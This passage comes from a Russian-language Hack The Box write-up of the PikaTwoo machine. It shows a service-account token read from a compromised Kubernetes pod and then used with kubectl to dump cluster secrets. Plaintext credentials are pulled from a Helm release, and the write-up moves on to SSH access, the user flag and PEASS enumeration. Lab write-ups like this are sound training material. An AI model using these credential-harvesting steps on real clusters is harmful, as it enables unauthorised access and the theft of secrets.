


```
(remote) www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ ls /run/secrets/kubernetes.io/serviceaccount/
ca.crt  namespace  token
(remote) www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ cat /run/secrets/kubernetes.io/serviceaccount/token ; echo
eyJhbGciOiJSUzI1NiIsImtpZCI6IjAtelk2WTBKaFgwY3g0b3hxbVF6OWg5blJmNkVOS0xiNFhkNklqN2ZybGcifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldG
5OTg1OTQsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJhcHBs
WlkIjoiOGI3MGY1YjItODE1OC00NDg5LTk0NGUtMDA2ZTM1Yzc2ZDkzIn0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJkZWZhdWx0IiwidWlkIjoiMTRmN2QyM2
iZiI6MTY4ODk5ODU5NCwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmFwcGxpY2F0aW9uczpkZWZhdWx0In0.VZgx6Rq2IKXsVx1q62T5FI8reHKYUk9Q7ym2
w5QfnssXtK4v4YoWvpcywCTYbLLVcr0IR-0Skw4Ln7tHjQeBD-V2LiuuZcUYr2G0yCMBexZEjOAYkczbtJOJqX7rH4U3VnedsGd06OaBpgTUvugDvSNbgxbDX2mAr
A5AWxKnRfX1V7WrQ47cVJx_wKHQ
```

Содержимое каталога serviceaccount и файла token


Из файла `namespace` узнаём пространство имен `applications`. Используя найденный токен, запросим все секреты из этого пространства имен.

```
./kubectl --token [token] --server https://10.244.0.1:8443/
--insecure-skip-tls-verify -n applications get secrets -o yaml
```



Секреты из пространства имен applications


В поле `release` много данных, закодированных в Base64. Декодируем данные, сохраняем в файл и проверяем его тип командой `file`.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ file file2
file2: gzip compressed data, max compression, original size modulo 2^32 116080
```


Проверка типа файла

Это архив gzip. Просматривая данные, находим пару логин — пароль `admin:admin`, которая ничего нам не дает, а также адрес с учетными данными для сервиса `evolution.pokatmon.htb:8888`.



```
  "config": {
    "authentication": {
      "expireTime": 3600,
      "secert": "secert",
      "users": [
        {
          "password": "admin",
          "username": "admin"
        }
      ]
    },
```


Учетные данные



```
 "discovery": {
   "enabled": true,
   "registry": {
     "eureka": {
       "fetch_interval": 30,
       "host": [
         "http://andrew:st41rw4y2h34v3n@evolution.pokatmon.htb:8888"
       ],
       "prefix": "/eureka/",
       "timeout": {
         "connect": 2000,
         "read": 5000,
         "send": 2000
       },
       "weight": 100
     }
   }
```

Адрес сервиса

С полученным паролем пользователя `andrew` подключаемся по SSH и забираем первый флаг.



```
andrew@pikatwoo:~$ id
uid=1001(andrew) gid=1001(andrew) groups=1001(andrew),100(users)
andrew@pikatwoo:~$ cat user.txt
f9cb7392b7d6d6c53f860380b4042d0e
andrew@pikatwoo:~$ 
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование.

